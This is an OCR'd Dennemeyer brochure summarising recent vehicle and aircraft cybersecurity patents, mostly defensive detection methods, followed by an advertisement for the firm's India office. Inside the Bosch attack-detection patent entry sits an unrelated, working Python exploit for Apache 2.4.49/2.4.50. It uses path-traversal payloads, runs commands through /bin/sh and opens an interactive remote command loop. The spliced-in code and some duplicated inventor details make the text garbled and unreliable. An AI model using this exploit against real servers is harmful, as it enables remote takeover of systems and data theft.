
Dennemeyer
The IP Group

Latest patents

US12483566B2

Vehicle attack event continuity determination method, vehicle attack event continuity determination device, and non-transitory computer-readable recording medium

Company name	Panasonic IP Corp Of America Inc
Inventors	Ushio Takashi; Sasaki Takamitsu
Priority date	20-Nov-2020
Publication date	25-Nov-2025



The patent addresses the problem of misinterpreting cyberattacks on vehicle networks that occur far apart in time as separate incidents rather than as one continuous attack. It determines whether multiple attack events are connected by analyzing anomaly detectors and attack paths within the in-vehicle network. The solution involves gathering details of recent and earlier attack events, network configuration, and related vehicle functions such as engine starts or software updates. Continuity is then calculated by checking whether anomalies detected upstream align with previous attack endpoints. To improve accuracy, timing thresholds are dynamically adjusted based on the frequency of certain vehicle functions. When continuity is confirmed, the events are merged into a single comprehensive incident for better analysis.

Dennemeyer
The IP Group

Latest patents

US12483577B2

Cybersecurity on a controller area network in a vehicle




Fig.3

Company name	Securethings US Inc
Inventors	Bajpai Vishal
Priority date	25-May-2018
Publication date	25-Nov-2025

Summarized by Dennemeyer

This patent addresses vulnerabilities in modern vehicles' internal networks, where hackers can exploit weak points in the Controller Area Network (CAN) to control critical functions like braking or steering as the CAN protocol cannot verify message authenticity. The solution installs hacking-detection software in multiple ECUs. During startup, these ECUs share identities and monitor communication patterns, sensor data, and resource usage to learn normal operation. Using these patterns, the system continuously checks for anomalies such as fake messages or denial-of-service attacks and detects ECU impersonation or targeting. If a threat is found, the vehicle alerts the driver and reports the incident remotely to help navigation avoid risky areas. It encrypts messages between trusted ECUs and manages secure firmware updates to prevent malware.

Dennemeyer
The IP Group

Latest patents

WO2025230652A1

Real-time alerting on cybersecurity attacks targeting aircraft inflight entertainment and communications connectivity systems

Company name	Thales Avionics Inc
Inventors	Brun Arnaud, Floquet Nicolas
Priority date	29-Apr-2024
Publication date	06-Nov-2025




FIG. 1

This patent addresses the problem of delayed cybersecurity alerts in aircraft inflight entertainment systems by transmitting live security data from the plane to a ground-based cybersecurity center during flight. Instead of waiting until after landing to analyze raw event logs, the aircraft-based system collects and filters security events and sends regular heartbeat notifications through satellite links to the ground system, which applies rules to detect cyberattacks or system issues in real time. If a heartbeat is missed or a threat is detected, the ground center promptly alerts the airline so they can respond immediately. The system adapts its data reporting based on threat level or connection strength and stores information onboard if satellite links are unavailable. This approach provides timely warnings to airlines about ongoing attacks and helps ensure passenger safety.

Summarized by Dennemeyer

Dennemeyer
The IP Group

Latest patents

EP4096168B1

Method for protection from cyber attacks to a vehicle, and corresponding device

Company name	Marelli Europe Spa
Inventors	Rosadini Christian, Cornelio Anastasia, Chiarelli Simona, Nesci Walter, Saponara Sergio, De Pinto Emma
Priority date	26-May-2021
Publication date	12-Nov-2025




Fig. 3


This patent solves the problem of not knowing which specific ECU is responsible for sending harmful messages on the car's internal network, which is crucial for stopping cyber-attacks. The invention monitors voltage signals on the CAN bus lines and creates a unique electrical fingerprint for each ECU based on how its voltage changes when sending messages. By collecting and analyzing these voltage readings, the system builds adaptive profiles for each ECU and continuously updates them, so any sudden change in a profile can indicate an attack. When an attack is detected, the system compares the attacker's voltage profile to stored profiles to identify the matching ECU or flags an external attacker if no match is found. This approach works in real time without requiring changes to existing network protocols or additional intrusion detection systems.

Dennemeyer
The IP Group

Latest patents

JP7773498B2

Attack analysis equipment



This patent addresses the growing risk of cyberattacks in connected vehicles. Owners often confuse equipment issues with normal faults, which delays detecting real attacks and increases costs for manufacturers. The invention uses an attack analysis device to check if a car's abnormal event, like a trouble code, is linked to a cyberattack. It does this by comparing how closely the abnormal event and any security alerts are related inside the car's electronic systems. The system maps the shortest path between the two events using weighted graphs that show physical and software connections and their security levels. If the distance is below a set limit, the system marks it as possibly attack-related and runs a deeper log check. This helps manufacturers quickly know if a problem is caused by hacking or a normal fault, saving time, improving accuracy, and reducing unnecessary costs.

Company name	Hitachi Astemo Ltd
Inventors	Ideguchi Kota, Sasa Shinya, Yamaguchi Takashi
Priority date	22-Mar-2023
Publication date	19-Nov-2025


Summarized by Dennemeyer

Dennemeyer
The IP Group

Latest patents

JP7773573B2

System and method for a secure keyless system



This patent improves security in keyless entry systems by stopping attackers from intercepting or changing radio signals. Current systems don't encrypt command messages, which makes cars vulnerable. The invention gives each vehicle function, like unlocking doors or starting the engine, a unique code created by a true random number generator and shared only between the car and its paired key device (key fob or smartphone). When a driver requests a function, the key device encrypts the code with the car's public key, adds a digital signature, and sends it wirelessly. The car's control unit, which has backup power, checks the signature and decrypts the message using its private key. It only performs the function if the code matches a valid one stored in secure memory. This approach uses strong encryption for every command and prevents replay or tampering attacks.

Company name	Harman International Ind Inc
Inventors	Ideguchi Kota, Sasa Shinya, Yamaguchi Takashi
Priority date	01-Jul-2023
Publication date	19-Nov-2025


Summarized by Dennemeyer

Dennemeyer
The IP Group

Latest patents

KR20250157961A

Method for detecting attacks on a computer system



```
import argparse
import requests as req
# Path Traversal
payload1="/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e%2e"
# Path Traversal
payload2="/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e%2e"
# RCE
payload3="/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e%2e/bin/sh"
url = ""
def check(url):
    res = req.get(url)
    server = res.headers.get('Server')
    if "Apache/2.4.49" or "Apache/2.4.50" in server:
        print("[i] Host appears to be vulnerable.")
    else:
        print("[i] Host might not be vulnerable.")
    force = input("[!] Do you still want to run the exploit? (y/n): ")
    if force.lower() == "n":
        exit(0)
def rce(url, cmd):
    payload_url=f"{url}{payload3}"
    data = f"echo Content-Type: text/plain; echo; {cmd}"
    s = req.Session()
    r = req.Request('POST', payload_url, data=data).prepare()
    r.url = payload_url
    resp = s.send(r)
    if resp.status_code == 200:
        print("[*] Working Payload: " + payload_url + "\n")
        print(f"${cmd}")
        print(((resp.content).decode('utf-8')))
        while 1:
            cmd = input("$ ")
            if cmd =='exit':
                exit(0)
            else:
                data = f"echo Content-Type: text/plain; echo; {cmd}"
```

Company name	Robert Bosch GMBH
Inventors	Christopher Hoot, Dominic Germanic, Martin Ring, Max Camillo Eisele, Niklas Ilke
Priority date	29-Apr-2024
Publication date	05-Nov-2025

This patent helps detect cyberattacks on systems like car control units by finding the exact weaknesses being targeted. Instead of looking for general attack patterns, it identifies special exploit strings, which are data sequences from code targeting known vulnerabilities in databases like Common Vulnerabilities and Exposures (CVE). Incoming messages are checked for these strings, and if one is found, the system sends an alert showing which vulnerability is under attack. It adjusts based on the device's operating system and services, works with honeypots to safely collect attack data, and uses this data to train machine learning models for better future detection. This allows real-time identification of specific attacks, quick protective actions, and efficient use of resources by focusing on relevant threats.


Dennemeyer
The IP Group

Latest patents

IN202541100409A

Cyber-attack detection in autonomous electric vehicles

Company name	Indian Institute Of Technology Madras
Inventors	Ronanki Deepak, Pilli Durga Prasad
Priority date	16-Oct-2025
Publication date	28-Nov-2025



This patent focuses on preventing cyber-attacks in autonomous electric vehicles, especially in critical systems like ECUs. Attacks such as false data injection, denial of service, and replay can change sensor or control signals, leading to instability or safety risks. The invention detects these attacks by monitoring three-phase stator currents in the motor. It calculates the zero-sequence current, which is normally close to zero, and raises an alert if the value goes above a set limit. The system then checks the current's frequency to identify the type of attack, such as shifting, scaling, white noise, or mixed. This method is quick, does not need complex models, and works against different attack types. When an attack is found, it sends alerts and activates safety measures, allowing real-time and accurate detection and classification of cyber-attacks.


Summarized by Dennemeyer

Dennemeyer
The IP Group

Latest patents

CN120956450A

Risk assessment method, apparatus, device and storage medium



Company name	Faw Toyota Motor Co Ltd
Inventors	Li Bing, Yin Lihua
Priority date	24-Jul-2025
Publication date	14-Nov-2025


This patent introduces a standardized, data-driven method for vehicle network security risk assessment, eliminating inconsistent and subjective evaluations. The system identifies a security asset, determines its supporting platform, and uses big data algorithms to map attack paths, stages, tools, and impact ranges from multiple databases, creating detailed attack schemes. Machine learning extracts key attack details, while threats are classified using the STRIDE model (spoofing, tampering, repudiation, information disclosure, denial of service, privilege escalation). Based on this analysis, the system generates targeted risk treatment strategies. By automating and standardizing the process, it improves accuracy, reduces subjectivity, and ensures consistent security evaluations for vehicle networks.

Dennemeyer
The IP Group

Latest patents


CN116074045B

Internet of vehicles honey pot construction method, device, equipment and storage medium



Company name	Jiangsu Intelligent Network Automobile Innovation Center Co Ltd, Suzhou Automotive Research Institute Tsinghua Univ Wujiang
Inventors	Pan Zhoujin, Dai Yifan, Song Lijuan
Priority date	12-Dec-2022
Publication date	11-Nov-2025

This patent focuses on security risks in Internet of Vehicles (IoV) systems, where current methods only record attacks after they happen. The invention creates a cloud-based honeypot, which is a fake IoV setup that looks like real vehicle systems. It includes virtual versions of roadside units, onboard units, and ECUs. These parts communicate through secure tunnels that copy real-world protocols, and firewalls keep them separate from real networks. An intrusion detection system watches for attacks on key virtual components. The system uses modeling to make the virtual units behave like real ones. Because it runs on the cloud, it can be deployed remotely, scaled easily, and tested with different setups. This allows researchers to study hacking attempts and improve defenses without risking real cars, providing a safe and realistic platform for IoV security research.



We are now in India
Your global full-service IP partner

With **60+ years of experience** and over **20 offices worldwide**, **Dennemeyer Group** is committed to being the first choice partner for the protection and management of Intellectual Property (IP) rights globally.

Our **India** office is your gateway to the world of IP, offering a single point of contact and full-service IP management solutions to support you throughout your IP life cycle.

IP consulting

IP law firm services

IP maintenance services

IP management software

Octimine patent analysis software

By the numbers

Founded in **1962**

180 jurisdictions covered worldwide

~2 Million patents maintained

~1 Million trademarks managed

>60 years of experience in IP

>20 global offices

>900 employees and associates

Global presence

- Abu Dhabi, UAE
- Beijing, CN
- Bengaluru, IN
- Brasov, RO
- Chicago, USA
- Dubai, UAE
- Howald, LU
- Johannesburg, ZA
- Manila, PH
- Melbourne, AU
- Munich, DE
- Paris, FR
- Rio de Janeiro, BR
- Rome, IT
- Singapore, SG
- Stockport, UK
- Taipei,TW
- Tokyo, JP
- Turin, IT
- Warsaw, PL
- Woking, UK
- Zagreb, HR
- Zug, CH

Talk to us now

Find out how we can support you in these services and more.

- International Patent and Trademark Renewals
- International Patent and Trademark Filings
- European Patent Validation
- PCT Nationalization
- Recordals
- DIAMS IP Management Software
- Patent Search & Analysis

Dennemeyer
The IP Group

Visit us

at www.dennemeyer.com to find out more about us.

Dennemeyer India Private Limited
Bengaluru
info-india@dennemeyer.com

North & East India
+91 9818599822

South & West India
+91 88266 88838